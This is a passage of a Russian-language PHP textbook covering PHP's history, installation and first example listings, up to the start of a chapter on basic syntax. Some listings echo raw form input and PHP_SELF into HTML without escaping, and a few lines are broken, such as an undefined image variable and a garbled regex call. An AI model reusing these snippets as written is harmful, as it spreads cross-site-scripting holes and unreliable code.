### *Глава 16 «Веб-службы»*

Внешние взаимодействия с использованием инструментов REST и подключений к облачным платформам.

## Глава 17 «Отладка PHP»

Методы отладки кода PHP и написания кода PHP, упрощающего процесс отладки.

## Глава 18 «PHP на разных платформах»

Хитрости и потенциальные проблемы версии PHP для Windows, в том числе COM.

## Приложение

Краткий справочник основных функций PHP.

# Типографские соглашения

В этой книге приняты следующие типографские соглашения:

### *Курсив*

Используется для обозначения новых терминов.

### Моноширинный шрифт

Применяется для оформления листингов программ и программных элементов внутри обычного текста: имен переменных и функций, БД, типов данных, переменных окружения, инструкций и ключевых слов.

### Моноширинный жирный

Обозначает команды или другой текст, который должен вводиться пользователем.

### Моноширинный курсив

Обозначает текст, который должен замещаться фактическими значениями, вводимыми пользователем или определяемыми из контекста.



Так обозначаются советы, предложения и примечания общего характера.

## Благодарности

### Кевин Татро

Как и прежде, выражаю свою благодарность всем, кто когда-либо писал код для проекта РНР, вносил свой вклад в работу над необъятной экосистемой РНР или программировал на РНР. Благодаря этим людям язык РНР стал тем, чем он стал и еще станет в будущем.

Спасибо моим родителям, которые когда-то купили мне маленький набор Lego для долгого и пугающего авиарейса. Этот набор положил начало моему стремлению к творчеству и порядку, которое продолжает вдохновлять меня и по сей день.

Наконец, от всей души благодарю Дженн и Хэддена за то, что помогли мне найти вдохновение и поддерживали меня в повседневной работе.

### Питер Макинтайр

Благодарю Господа моего, который дает мне силы встречать каждый новый день! Он создал электричество, позволяющее мне зарабатывать на жизнь. Благодарность и хвала ему за эту потрясающую часть Его творения!

Спасибо Кевину, который снова стал моим основным соавтором для этого издания. Спасибо за работу и за то, что был сосредоточен на проекте вплоть до его публикации.

Благодарю научных редакторов, тщательно проверивших и протестировавших примеры кода, чтобы мы были уверены в достоверности материала. Линкольн, Таня, Джим и Джеймс — спасибо!

И наконец, спасибо всем работникам издательства O'Reilly, которые так часто остаются незамеченными, — я не знаю всех ваших имен, но понимаю, через что вам пришлось пройти, чтобы такой проект наконец-то увидел свет. Редактирование, работа над графикой, верстка, планирование, маркетинг и т. д. — все это необходимо было сделать, и я безусловно ценю ваш непростой труд.

## От издательства

Обращаем ваше внимание, что книга соответствует версии языка 7.4. Ваши замечания, предложения, вопросы отправляйте по адресу [comp@piter.com](mailto:comp@piter.com) (издательство «Питер», компьютерная редакция).

Мы будем рады узнать ваше мнение!

На веб-сайте издательства [www.piter.com](http://www.piter.com) вы найдете подробную информацию о наших книгах.

---

# Знакомство с PHP

PHP — простой, но мощный язык, разработанный для создания HTML-контента. В этой главе приводятся основные сведения о PHP: его природа и история, платформы, на которых он работает, и возможности настройки его конфигурации. Глава завершается рабочим примером и кратким разбором нескольких программ PHP, демонстрирующих такие распространенные операции, как обработка данных форм, взаимодействие с БД и создание графики.

## Что делает PHP?

PHP используется в двух основных областях:

### *Серверные скрипты*

Язык PHP изначально разрабатывался для создания динамического веб-контента и до сих пор лучше других языков подходит для этой задачи. Для генерирования разметки HTML вам понадобится парсер PHP и веб-сервер для отправки закодированных файлов. PHP также отлично генерирует динамический контент через подключение к БД, документы XML, графику, файлы PDF и т. д.

### *Скрипты командной строки*

PHP может выполнять скрипты в режиме командной строки по аналогии с Perl, awk или командной оболочкой Unix. Скрипты командной строки могут использоваться для таких задач системного администрирования, как резервное копирование и разбор журналов, а также для разработки некоторых скриптов в стиле заданий CRON (невизуальных задач PHP).

В этой книге мы сосредоточимся на первом пункте — разработке динамического веб-контента.

PHP работает на всех основных операционных системах, от семейства Unix (включая Linux, FreeBSD, Ubuntu, Debian и Solaris) до Windows и macOS. Он может использоваться на всех основных веб-серверах, включая Apache, Nginx и OpenBSD (и это далеко не полный список), и даже в облачных средах, таких как Azure и Amazon.

Сам по себе язык отличается исключительной гибкостью. Например, он не ограничивается выводом только разметки HTML или других текстовых файлов и позволяет генерировать любые форматы документов. В PHP есть встроенная поддержка генерирования файлов PDF и изображений в форматах GIF, JPEG и PNG.

Одной из самых выдающихся особенностей PHP является обширная поддержка БД. Он поддерживает MySQL, PostgreSQL, Oracle, Sybase, MS-SQL, DB2, ODBC-совместимые и многие менее известные БД, а также новые БД в стиле NoSQL (такие, как CouchDB и MongoDB).

PHP удивительно упрощает создание веб-страниц с динамическим контентом с использованием информации из БД.

Наконец, он предоставляет библиотеку кода PHP для решения таких стандартных задач, как абстракция БД, обработка ошибок и т. д. Для этого используется PEAR (PHP extension and application repository) — фреймворк и система распространения повторно используемых компонентов PHP.

## Краткая история PHP

Расмус Лердорф (Rasmus Lerdorf) начал задумываться о создании PHP в 1994 году, но PHP, который используется сегодня, сильно отличается от исходной версии. Чтобы понять, как PHP пришел к его нынешнему виду, полезно знать историю эволюции языка. Эта история описана ниже (с комментариями и сообщениями самого Расмуса).

## Эволюция PHP

Перед вами анонс PHP 1.0, опубликованный в группе Usenet (comp.infosystems.www.authoring.cgi) в июне 1995 года:

```
From: rasmus@io.org (Rasmus Lerdorf)
Subject: Announce: Personal Home Page Tools (PHP Tools)
Date: 1995/06/08
Message-ID: <3r7pgp$aa1@ionews.io.org>#1/1
organization: none
newsgroups: comp.infosystems.www.authoring.cgi
Сообщая о выходе Personal Home Page Tools (PHP Tools) версии 1.0.
```

Эти инструменты представляют собой компактные двоичные файлы `cgi`, написанные на C.

Они выполняют ряд функций, включая следующие:

- . Регистрация обращений к страницам в частных файлах журналов.
- . Просмотр журнальной информации в реальном времени.
- . Предоставление удобного интерфейса для информации журнала.
- . Отображение последней информации об обращениях прямо на странице.
- . Счетчики ежедневных и суммарных обращений.
- . Запрет доступа пользователям в зависимости от домена.
- . Парольная защита страниц в зависимости от домена.
- . Отслеживание обращений \*\* по адресам электронной почты пользователей \*\*.
- . Отслеживание URL-источников обращений - поддержка `HTTP_REFERER`.
- . Включения на стороне сервера без необходимости серверной поддержки.
- . Запрет регистрации обращений из некоторых доменов (например, вашего).
- . Удобное создание и отображение форм.
- . Возможность использования данных форм в документах.

Чтобы пользоваться этими инструментами, вам НЕ понадобятся:

- . Привилегированный доступ - он устанавливается в ваш каталог `~/public_html`.
- . Наличие серверных включений на вашем сервере.
- . Доступ к Perl, Tcl или любому другому скриптовому интерпретатору.
- . Доступ к файлам журналов `httpd`.

Для работы инструментария необходимо только одно требование: возможность выполнения ваших программ `cgi`. Если вы не уверены, что это значит, спросите у системного администратора.

Инструментарий также позволяет реализовать гостевую книгу или любую другую форму, которая должна записать информацию и отобразить ее для пользователей примерно через 2 минуты.

Инструментарий находится в общем пользовании и распространяется на условиях лицензии GNU Public License. Да, это означает, что он бесплатный!

Чтобы увидеть, как работают эти инструменты, откройте в браузере страницу <http://www.io.org/~rasmus>.

--

Rasmus Lerdorf  
[rasmus@io.org](mailto:rasmus@io.org)  
<http://www.io.org/~rasmus>

Учтите, что приведенные в сообщении URL и адрес электронной почты устарели. В анонсе отражены потребности, существовавшие в то время, — парольная защита страниц, простое создание форм и обращение к данным форм на последующих страницах. Также отражено исходное позиционирование PHP как фреймворка для ряда полезных инструментов.

Еще в анонсе упоминаются только те инструменты, которые входят в поставку PHP, однако фреймворк должен был стать расширяемым. Бизнес-логика до-

бавления новых инструментов реализовалась на С: простой парсер извлекал теги из HTML и вызывал различные функции С. Создавать язык скриптов никто не планировал.

Что же произошло?

Расмус начал работать над довольно крупным проектом для Университета Торонто. Ему понадобился инструмент для извлечения данных из различных источников и отображения удобного административного интерфейса на базе веб-технологий. Конечно, он использовал PHP, но по соображениям производительности мелкие инструменты PHP 1.0 нужно было эффективно свести воедино и интегрировать в веб-сервер.

Изначально в веб-сервер NCSA были внесены некоторые правки для поддержки базовой функциональности PHP. Недостаток такого подхода заключался в том, что пользователю приходилось заменять свой веб-сервер специальной модернизированной версией. К счастью, приблизительно в это же время набирал обороты проект Apache, и Apache API упрощал добавление к серверу такой функциональности, как PHP.

Прошел приблизительно год. Много было сделано, и направленность изменилась. Ниже приводится анонс PHP 2.0 (PHP/FI), опубликованный в апреле 1996 года:

```
From: rasmus@madhaus.utcs.utoronto.ca (Rasmus Lerdorf)
Subject: ANNOUNCE: PHP/FI Server-side HTML-Embedded Scripting Language
Date: 1996/04/16
Newsgroups: comp.infosystems.www.authoring.cgi
PHP/FI - встроенный скриптовый язык для HTML на стороне сервера. Он содержит
встроенные средства протоколирования и ограничения доступа, а также
поддержку встроенных запросов SQL к БД mSQL и/или Postgres95.
Скорее всего, это самый быстрый и простой инструмент для создания
веб-сайтов с поддержкой БД.
Он работает практически на любом веб-сервере на базе UNIX и всех
существующих разновидностях UNIX. Пакет полностью бесплатен для любых
применений, включая коммерческие.
```

Основные возможности:

- . Ведение журналов доступа  
Сохраняйте информацию о каждом обращении к вашим страницам в БД dbm или mSQL. Наличие такой информации в формате БД упростит последующий анализ.
- . Ограничение доступа  
Защищайте свои страницы паролем или ограничивайте доступ требованием ссылки URL или другими условиями.
- . Поддержка mSQL  
Встраивайте запросы mSQL прямо в исходные файлы HTML.



- . Поддержка Postgres95

Встраивайте запросы Postgres95 прямо в исходные файлы HTML.

- . Поддержка DBM

Поддерживаются DB, DBM, NDBM и GDBM.

- . Поддержка отправки файлов RFC-1867

Создавайте формы для отправки файлов:

- . переменные, массивы, ассоциативные массивы;

- . пользовательские функции со статическими переменными + рекурсия;

- . условные команды и циклы While.

Вряд ли можно найти более простой способ написания условных динамических веб-страниц, чем с условными командами PHP/FI и поддержкой циклов.

- . Расширенные регулярные выражения

Мощная поддержка работы со строками на базе полноценной поддержки регулярных выражений.

- . Управление низкоуровневыми заголовками HTTP

Позволяет отправлять специально настроенные заголовки HTTP для реализации расширенных возможностей (например, cookie).

- . Динамическое создание изображений в формате GIF

Библиотека GD Томаса Бутелла (Thomas Boutell) поддерживается в виде набора простых и удобных тегов.

Библиотеку можно загрузить из файлового архива по адресу

<URL:http://www.vex.net/php>

--

Rasmus Lerdorf

rasmus@vex.net

Здесь впервые был использован термин *скриптовый язык*. Упрощенный код замены тегов, примененный в PHP 1.0, был заменен парсером, который мог обеспечить поддержку более сложного встроенного скриптового языка. По сегодняшним стандартам язык тегов был не особенно сложным, но по сравнению с PHP 1.0 его безусловно можно было таким считать.

Чем же были вызваны эти изменения? Дело в том, что разработчикам, пользовавшимся PHP 1.0, было неудобно использовать фреймворк на базе C для создания расширений. Большинство пользователей интересовала возможность внедрения логики прямо в веб-страницы для создания условной разметки HTML, нестандартных тегов и т. д., они требовали добавления таких функций, как включение счетчиков обращений в завершающие блоки или условная передача разных блоков HTML. Это привело к созданию тега `if`. А если у вас есть `if`, то должен быть и `else...` и это только начало пути, который рано или поздно привел бы автора к созданию скриптового языка.

К середине 1997 года версия PHP 2.0 прошла значительный путь и привлекла пользователей. Тем не менее у ядра ее парсера возникали проблемы со стабильностью. Проектом все еще занимался только один человек, хотя и с некоторой сторонней помощью. На этой стадии Зеев Сураски (Zeev Suraski) и Энди Гутманс (Andi Gutmans) из Тель-Авива вызвались переписать ядро парсера, и их

версия была положена в основу PHP версии 3.0. Другие программисты также предложили свою помощь в работе над разными частями PHP. Так разработка одного человека с несколькими соавторами превратилась в полноценный проект с открытым кодом, над которым трудится множество разработчиков по всему миру.

Анонс PHP 3.0 от июня 1998 года:

6 июня 1998 -- Команда разработчиков PHP объявила о выходе PHP 3.0 - новейшей версии скриптового решения, которое уже используется на более 70 000 веб-сайтов во Всемирной паутине.

Новая версия популярного языка скриптов включает поддержку всех основных операционных систем (Windows 95/NT, большинство версий Unix и Macintosh) и веб-серверов (включая Apache, Netscape, WebSite Pro и Microsoft Internet Information Server).

PHP 3.0 также поддерживает широкий спектр БД, включая Oracle, Sybase, Solid, MySQL, mSQL и PostgreSQL, а также источники данных ODBC.

Появились такие новые функции, как постоянные подключения к БД, поддержка протоколов SNMP и IMAP, а также переработанный API языка C для дополнения языка новыми возможностями.

"PHP - скриптовый язык, подходящий как для людей с минимальным или нулевым опытом программирования, так и опытных веб-разработчиков, которые хотят быстро справиться со своей задачей. Самое лучшее в PHP - то, что он позволяет быстро получить результат", - сказал Расмус Лерддорф, один из разработчиков языка. "Версия 3 предоставляет намного более мощную, надежную и эффективную реализацию языка, сохраняя при этом простоту использования и быстроту разработки, которые были ключевыми причинами прежнего успеха PHP", - добавил Энди Гутманс, один из создателей реализации нового языкового ядра. "Мы в Circle Net считаем PHP самой надежной платформой для быстрой разработки приложений на базе веб-технологий из всех существующих, - сказал Трой Кобб, технический директор Circle Net, Inc. - Использование PHP в нашем случае сократило время разработки наполовину, а количество положительных отзывов от клиентов увеличилось вдвое. PHP также позволяет строить динамические решения на основе БД, работающие с феноменальной скоростью".

Версия PHP 3.0 доступна для бесплатной загрузки в виде исходных текстов и двоичных файлов для разных платформ по адресу <http://www.php.net/>.

Команда разработки PHP - международная группа программистов, руководящих открытой разработкой PHP и сопутствующих проектов.

Для получения дополнительной информации свяжитесь с командой разработки по адресу [core@php.net](mailto:core@php.net).

После выхода PHP 3.0 количество пользователей стало стремительно расти. Версия 4.0 была предложена разработчиками, которые хотели внести фун-

даментальные изменения в архитектуру PHP. Среди таких изменений были абстрагирование уровня между языком и веб-сервером, добавление механизма потоковой безопасности и улучшенной двухфазовой системы «разбор — выполнение». Новый парсер, написанный в основном Зеевом и Энди, получил название Zend. В результате труда многих разработчиков версия PHP 4.0 была выпущена 22 мая 2000 года.

На момент передачи этой книги в печать версия PHP 7.3 существует не первый день. Был выпущен ряд промежуточных версий, а текущая версия работает достаточно стабильно. Как будет показано в книге, в этой версии PHP был внесен ряд серьезных усовершенствований, прежде всего в обработке кода на стороне сервера. Также были включены многочисленные второстепенные изменения, расширения и улучшения функциональности.

## Широкое использование PHP

На рис. 1.1 приведена сводка использования PHP, полученная по данным W3Techs на март 2019 года. Наибольший интерес представляет тот факт, что




Рис. 1.1. Данные об использовании PHP на март 2019 года

PHP используется на 79 % всех проанализированных сайтов, и при этом наиболее распространенной остается версия 5.0. Ознакомившись с методологией, применяемой в аналитике W3Techs, вы увидите, что они выбирают 10 миллионов наиболее популярных сайтов в мире (по размеру трафика). Безусловно, PHP получил очень широкое распространение!

## Установка PHP

Как мы уже упоминали, PHP работает на многих операционных системах и платформах. Обратитесь к *документации PHP*, найдите среду, наиболее близкую к той, которую вы собираетесь использовать, и выполните соответствующие инструкции по установке и настройке.

Время от времени нужно вносить изменения в конфигурацию PHP. Для этого нужно изменить файл конфигурации PHP и перезапустить веб-сервер (Apache), чтобы изменения вступили в силу.

Параметры конфигурации PHP обычно хранятся в файле с именем `php.ini`. Настройки в этом файле управляют поведением разных функций PHP, таких как поддержка сессий и обработка форм. В дальнейших главах упоминаются некоторые параметры `php.ini`, но в общем случае приводимый в книге код не требует специализированной конфигурации. За дополнительной информацией о настройке `php.ini` обращайтесь к документации PHP.

## Краткий обзор PHP

Страницы PHP обычно представляют собой страницы HTML со встроенными командами PHP. Этим PHP отличается от большинства других скриптовых решений динамического генерирования HTML-страниц. Веб-сервер обрабатывает команды PHP и передает их вывод (а также всю разметку HTML из файла) браузеру. В листинге 1.1 приведена полноценная страница PHP.

### Листинг 1.1. `hello_world.php`

```
<html>
  <head>
    <title>Look Out World</title>
  </head>

  <body>
    <?php echo "Hello, world!"; ?>
  </body>
</html>
```

Сохраните содержимое листинга 1.1 в файле `hello_world.php` и откройте его в браузере. Результат показан на рис. 1.2.



**Рис. 1.2.** Результат выполнения `hello_world.php`

Команда PHP `echo` вставляет свой результат (строку "Hello, world!") в файл HTML. В данном случае код PHP заключен в теги `<?php` и `?>`. Другие способы размещения кода PHP описаны в главе 2.

## Страница конфигурации

Функция PHP `phpinfo()` строит страницу HTML с подробной информацией об установке и текущей настройке PHP. В частности, из этой страницы можно узнать, установлены ли у вас конкретные расширения или изменялся ли файл `php.ini`.

В листинге 1.2 приведена полная страница, полученная при выполнении `phpinfo()`.

**Листинг 1.2.** Использование `phpinfo()`

```
<?php phpinfo();?>
```

На рис. 1.3 показана первая часть вывода листинга 1.2.

## Формы

Листинг 1.3 создает и обрабатывает форму. Когда пользователь отправляет данные формы, информация, введенная в поле `name`, возвращается этой странице действием формы `$_SERVER['PHP_SELF']`. Код PHP проверяет поле `name`, и если оно обнаружено, выводит приветствие.



|   |  |
|---|--|
| System                                  | Windows NT TOWERCASE 10.0 build 18362 (Windows 10) AMD64   |
| Build Date                              | Nov 27 2019 10:07:05   |
| Compiler                                | Visual C++ 2017  |
| Architecture                            | x64  |
| Configure Command                       | cmd /c "nologo configure.js --enable-snapshot-build --enable-debug-pack --with-pdo-oci=c:\php-snap-build\deps_aux\oracle\64\instantclient_12_1\sdk\shared --with-oci8-12c=c:\php-snap-build\deps_aux\oracle\64\instantclient_12_1\sdk\shared --enable-object-out-dir=.obj" --enable-com-dnet=shared --without-analyzer --with-pgo" |
| Server API                              | Apache 2.0 Handler   |
| Virtual Directory Support               | enabled  |
| Configuration File (php.ini) Path       | C:\WINDOWS   |
| Loaded Configuration File               | D:\wamp64\bin\apache\apache2.4.41\bin\php.ini  |
| Scan this dir for additional .ini files | (none)   |
| Additional .ini files parsed            | (none)   |
| PHP API                                 | 20190902   |
| PHP Extension                           | 20190902   |
| Zend Extension                          | 320190902  |
| Zend Extension Build                    | API320190902,TS,VC15   |
| PHP Extension Build                     | API20190902,TS,VC15  |
| Debug Build                             | no   |
| Thread Safety                           | enabled  |
| Thread API                              | Windows Threads  |
| Zend Signal Handling                    | disabled   |
| Zend Memory Manager                     | enabled  |
| Zend Multibyte Support                  | provided by mbstring   |
| IPv6 Support                            | enabled  |
| DTrace Support                          | disabled   |
| Registered PHP Streams                  | php, file, glob, data, http, ftp, zip, compress, zlib, compress, bzip2, https, ftps, phar  |
| Registered Stream Socket Transports     | tcp, udp, ssl, tls, tlsv1.0, tlsv1.1, tlsv1.2, tlsv1.3   |
| Registered Stream Filters               | convert.iconv.*, string.rot13, string.toupper, string.tolower, string.strip-tags, convert.*, consumed, dechunk, zlib.*, bzip2.*  |

This program makes use of the Zend Scripting Language Engine:  
 Zend Engine v3.4.0, Copyright (c) Zend Technologies  
 with Zend OPcache v7.4.0, Copyright (c) by Zend Technologies  
 with Xdebug v2.8.0, Copyright (c) 2002-2019, by Derick Rethans



Рис. 1.3. Часть вывода phpinfo()

**Листинг 1.3.** Обработка формы (form.php)

```
<html>
<head>
<title>Personalized Greeting Form</title>
</head>

<body>
<?php if(!empty($_POST['name'])) {
echo "Greetings, {$_POST['name']}, and welcome.";
} ?>

<form action="<?php echo $_SERVER['PHP_SELF']; ?>" method="post">
Enter your name: <input type="text" name="name" />
<input type="submit" />
</form>
</body>
</html>
```

Форма и сообщения изображены на рис. 1.4.




Рис. 1.4. Форма и страница с приветствием

Для обращения к данным форм программы PHP чаще всего используют переменные-массивы `$_POST` и `$_GET`. В главе 8 формы и обработка форм рассматриваются более подробно.

## Базы данных

PHP поддерживает все популярные системы управления БД, включая MySQL, PostgreSQL, Oracle, Sybase, SQLite и ODBC-совместимые БД. На рис. 1.5 изображена часть запроса MySQL, выполненного из скрипта PHP: запрос выводит результаты поиска книги на сайте с рецензиями. В нем отображается название книги, год издания и код ISBN.

Код в листинге 1.4 подключается к БД, выдает запрос на выборку всех доступных книг (с использованием секции `WHERE`), а также строит таблицу для отображения всех возвращенных результатов в цикле `while`.



Код запроса к БД находится в прилагаемом файле `library.sql`. Сохраните этот код в MySQL после создания БД `library`, и у вас появится тестовая БД для проверки следующего примера кода, а также сопутствующих примеров из главы 9.

| These Books are currently available |                |               |
|-------------------------------------|----------------|---------------|
| Title                               | Year Published | ISBN          |
| Executive Orders                    | 1996           | 0-425-15863-2 |
| Forward the Foundation              | 1993           | 0-553-56507-9 |
| Foundation                          | 1951           | 0-553-80371-9 |
| Foundation and Empire               | 1952           | 0-553-29337-0 |
| Foundation's Edge                   | 1982           | 0-553-29338-9 |
| I, Robot                            | 1950           | 0-553-29438-5 |
| Isaac Asimov: Gold                  | 1995           | 0-06-055652-8 |
| Rainbow Six                         | 1998           | 0-425-17034-9 |
| Roots                               | 1974           | 0-440-17464-3 |
| Second Foundation                   | 1953           | 0-553-29336-2 |
| Teeth of the Tiger                  | 2003           | 0-399-15079-X |
| The Best of Isaac Asimov            | 1973           | 0-449-20829-X |
| The Hobbit                          | 1937           | 0-261-10221-4 |
| The Return of The King              | 1955           | 0-261-10237-0 |
| The Sum of All Fears                | 1991           | 0-425-13354-0 |
| The Two Towers                      | 1954           | 0-261-10236-2 |

**Рис. 1.5.** Запрос на получение списка книг из БД MySQL, выполненный из скрипта PHP

**Листинг 1.4.** Запрос к БД (booklist.php)

```
<?php

$db = new mysqli("localhost", "petermac", "password", "library");

// Проверьте соответствие данных
// параметрам вашей среды
if ($db->connect_error) {
    die("Connect Error ({$db->connect_errno}) {$db->connect_error}");
}

$sql = "SELECT * FROM books WHERE available = 1 ORDER BY title";
$result = $db->query($sql);

?>
```



```

<html>
<body>

<table cellSpacing="2" cellPadding="6" align="center" border="1">
  <tr>
    <td colspan="4">
      <h3 align="center">These Books are currently available</h3>
    </td>
  </tr>

  <tr>
    <td align="center">Title</td>
    <td align="center">Year Published</td>
    <td align="center">ISBN</td>
  </tr>
  <?php while ($row = $result->fetch_assoc()) { ?>
    <tr>
      <td><?php echo stripslashes($row['title']); ?></td>
      <td align="center"><?php echo $row['pub_year']; ?></td>
      <td><?php echo $row['ISBN']; ?></td>
    </tr>
  <?php } ?>
</table>

</body>
</html>

```

Загрузка динамического контента из БД заложена в основу сайтов новостей, блогов и интернет-коммерции. Более подробная информация об обращениях к БД из PHP приведена в главе 9.

## Графика

PHP позволяет легко создавать и обрабатывать графические изображения при помощи расширения GD. В листинге 1.5 создается поле для ввода текста, в котором пользователь вводит текст надписи на кнопке. Код берет графический файл с изображением пустой кнопки и выравнивает на ней текст, переданный в параметре GET 'message'. Затем результат передается браузеру в виде изображения PNG.

**Листинг 1.5.** Динамические кнопки (graphic\_example.php)

```

<?php
if (isset($_GET['message'])) {
  // Загрузка шрифта и изображения, вычисление ширины текста
  $font = dirname(__FILE__) . '/fonts/blazed.ttf';
  $size = 12;
  $image = imagecreatefrompng("button.png");
  $tsize = imagettfbbox($size, 0, $font, $_GET['message']);

```

```

// Определение центра
$dx = abs($tsize[2] - $tsize[0]);
$dy = abs($tsize[5] - $tsize[3]);
$x = (imagesx($image) - $dx) / 2;
$y = (imagesy($image) - $dy) / 2 + $dy;


// Вывод текста
$black = imagecolorallocate($im,0,0,0);
imagefttext($image, $size, 0, $x, $y, $black, $font, $_GET['message']);

// Возврат изображения
header("Content-type: image/png");
imagepng($image);
exit;
} ?>
<html>
<head>
<title>Button Form</title>
</head>

<body>
<form action="<?php echo $_SERVER['PHP_SELF']; ?>" method="GET">
Enter message to appear on button:
<input type="text" name="message" /><br />
<input type="submit" value="Create Button" />
</form>
</body>
</html>

```

На рис. 1.6 изображена форма, созданная листингом 1.5. Полученная кнопка показана на рис. 1.7.



**Рис. 1.6.** Форма для создания кнопки



**Рис. 1.7.** Созданная кнопка

GD может использоваться для динамического изменения размеров изображений, построения графиков и многих других целей. Динамическое построение изображений подробно рассматривается в главе 10, а в главе 11 приводятся инструкции по созданию файлов PDF.

## **Что дальше?**

Итак, вы получили некоторое представление о том, что можно сделать с PHP, и готовы учиться программировать на этом языке. Мы начнем с базовой структуры PHP, уделяя особое внимание пользовательским функциям, работе со строками и средствам ООП. Затем мы перейдем к конкретным областям применения: веб-технологиям, БД, графике, XML и безопасности. Напоследок будет приведена краткая сводка встроенных функций и расширений. Изучите этот материал, и вы освоите PHP!

# Основы языка

В этой главе мы вкратце осветим основы языка PHP: типы данных, переменные, операторы и команды управления логикой выполнения. На PHP сильно повлияли другие языки программирования, такие как Perl и C, так что если у вас есть опыт работы с ними, вы легко освоите PHP. Но даже если PHP стал одним из ваших первых языков программирования — без паники. Мы разберем базовые структурные элементы программ PHP и используем их в качестве фундамента для дальнейшего изучения.

## Лексическая структура

Лексическая структура языка программирования — набор основных правил написания программ на этом языке. Это синтаксис языка самого низкого уровня, определяющий структуру имен переменных, допустимые символы в комментариях и способ отделения команд программы друг от друга.

## Регистр символов

В именах пользовательских классов и функций, а также во встроенных конструкциях и ключевых словах (`echo`, `while`, `class` и т. д.) регистр символов игнорируется. Таким образом, следующие три строки эквивалентны:

```
echo("Hello, world");
ЕCHO("Hello, world");
ЕсНО("Hello, world");
```

С другой стороны, в именах переменных регистр символов учитывается. То есть `$name`, `$NAME` и `$NaME` — три разные переменные.

## Команды и символ «;»

Команда представляет собой единицу кода PHP, которая что-то делает. Команды бывают разными, от простых (присваивание значения переменной) до

сложных (цикл с несколькими точками выхода). Ниже приведена небольшая подборка команд РНР с вызовами функций, присваиваниями значений переменным и командой `if`:

```
echo "Hello, world";
myFunction(42, "O'Reilly");
$a = 1;
$name = "Elphaba";
$b = $a / 25.0;
if ($a == $b) {
    echo "Rhyme? And Reason?";
}
```

В РНР простые команды нужно разделять символом `;` (точка с запятой). У составных команд, использующих фигурные скобки для пометки блока кода (например, условных проверок или циклов), символа `;` после завершающей фигурной скобки может не быть. В отличие от других языков, в РНР символ `;` перед закрывающей фигурной скобкой обязателен:

```
if ($needed) {
    echo "We must have it!"; // Здесь символ ; обязателен
} // После фигурной скобки символ ; не обязателен
```

Тем не менее перед закрывающим тегом РНР символ `;` необязателен:

```
<?php
if ($a == $b) {
    echo "Rhyme? And Reason?";
}
echo "Hello, world" // Перед закрывающим тегом символ ; необязателен
?>
```

Хороший стиль программирования рекомендует включать необязательные символы `;`, чтобы упростить расширение кода в будущем.

## Пробелы и разрывы строк

Как правило, пробелы в программах РНР игнорируются. Вы можете разбить команду на несколько строк, а можете разместить несколько команд на одной строке. Например, команду:

```
raisePrices($inventory, $inflation, $costOfLiving, $greed);
```

можно с таким же успехом записать с разбивкой на несколько строк:

```
raisePrices (
    $inventory ,
    $inflation ,
```

```
$costOfLiving,  
$greed  
) ;
```

или более компактно:

```
raisePrices($inventory,$inflation,$costOfLiving,$greed);
```

Это гибкое форматирование позволяет сделать код более удобочитаемым (за счет выравнивания присваиваний, расстановки отступов и т. д.). Некоторые ленивые программисты злоупотребляют этим произвольным форматированием и создают совершенно нечитаемый код — не надо так делать.

## Комментарии

Комментарии содержат информацию для читателей кода, но игнорируются РНР во время выполнения программы. Даже если вы считаете себя единственным читателем вашего кода, включите комментарии — код, написанный вами несколько месяцев назад, может показаться совершенно незнакомым.

Рекомендуется делать комментарии достаточно редкими, чтобы они не мешали чтению самого кода, но достаточно частыми, чтобы по ним можно было понять, что же происходит в программе. Не комментируйте очевидное, чтобы не отвлекать внимание читателя от полезных комментариев. Например, следующий комментарий бесполезен:

```
$x = 17; // сохранить 17 в переменной $x
```

тогда как комментарии к сложному регулярному выражению помогут специалисту, который будет заниматься сопровождением кода:

```
// преобразовать сущности &#nnn; в символы  
$text = preg_replace('/&#([0-9])+;/','chr('\1')', $text);
```

РНР предоставляет несколько возможностей комментирования кода. Все они позаимствованы из уже существующих языков, таких как С, С++ и командная оболочка Unix. Как правило, комментарии в стиле С используются для временного отключения кода, а комментарии в стиле С++ — для включения полезной информации.

### Комментарии в стиле командной оболочки

